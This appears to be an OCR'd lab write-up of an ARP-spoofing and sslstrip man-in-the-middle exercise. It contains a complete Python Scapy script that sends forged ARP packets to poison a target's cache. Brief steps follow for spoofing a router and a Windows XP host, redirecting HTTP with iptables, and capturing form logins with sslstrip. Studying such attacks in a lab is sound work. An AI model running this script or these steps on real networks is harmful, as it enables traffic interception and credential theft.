
a. SCAPY program


```
from scapy.all import *
from optparse import OptionParser
import getopt
import os
import sys
import signal

def main():
	try:
		if os.geteuid() != 0:
			print "[-] execute with root privilege"
			sys.exit(1)
	except Exception,message:
		print message

	usage = 'Usage: %prog [-i interface] [-t target] host'
	parser = OptionParser(usage)
	parser.add_option('-i', dest='interface', help='interface parameter')
	parser.add_option('-t', dest='target', help='ARP poison target')
	parser.add_option('-m', dest='mode', default='req', help='request(req) mode or
reply(rep) mode [default: %default]')
	parser.add_option('-s', action='store_true', dest='summary', default=False,
help='show packet summary and ask for confirmation before attack')
	(options, args) = parser.parse_args()

	if len(args) != 1 or options.interface is None:
		parser.print_help()
		sys.exit(0)

	mac = get_if_hwaddr(options.interface)

	def create_req():
		if options.target is None:
			packet = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac,
psrc=args[0], pdst=args[0])
		elif options.target:
			targetMAC = getmacbyip(options.target)
```

```
                if targetMAC is None:
                        print "[-] ERROR: cannot resolve target's MAC address"
                        sys.exit(1)
                packet = Ether(src=mac, dst=targetMAC) / ARP(hwsrc=mac,
psrc=args[0], hwdst=targetMAC, pdst=options.target)
        return packet

    def create_rep():
        if options.target is None:
                packet = Ether(src=mac, dst='ff:ff:ff:ff:ff:ff') / ARP(hwsrc=mac,
psrc=args[0], op=2)
        elif options.target:
                targetMAC = getmacbyip(options.target)
                if targetMAC is None:
                        print "[-] ERROR: cannot resolve target's MAC address"
                        sys.exit(1)
                packet = Ether(src=mac, dst=targetMAC) / ARP(hwsrc=mac,
psrc=args[0], hwdst=targetMAC, pdst=options.target, op=2)
        return packet

    if options.mode == 'req':
        packet = create_req()
    elif options.mode == 'rep':
        packet = create_rep()

    if options.summary is True:
        packet.show()
        ans = raw_input('\n[*] Continue? [Y|n]: ').lower()
        if ans == 'y' or len(ans) == 0:
                pass
        else:
                sys.exit(0)

    while True:
        sendp(packet, inter=2, iface=options.interface)

if __name__ == '__main__':
    main()
```


b. Open two terminals to spoof external router and the Windows XP respectively.




The output of the arp command has changed.




c. Import all http data to port 8080 via iptables.




Listen to port 8080 with sslstrip.




d. The old FORM post method



The new FORM post method: https becomes http because SSLstrip intervenes and directs users to fake secure web pages



e. log file



f. how sslstrip works.

Many financial or e-commerce websites that use SSL encryption use unencrypted HTTP at the beginning of the web page and they only connect to HTTPS when users want to enter confidential information. This means that users are using unsafe web pages to direct to secure web pages.

In the process of unencrypted web pages directing users to secure web pages, SSLstrip intervenes and directs users to fake secure web pages, and then steals the information entered by users.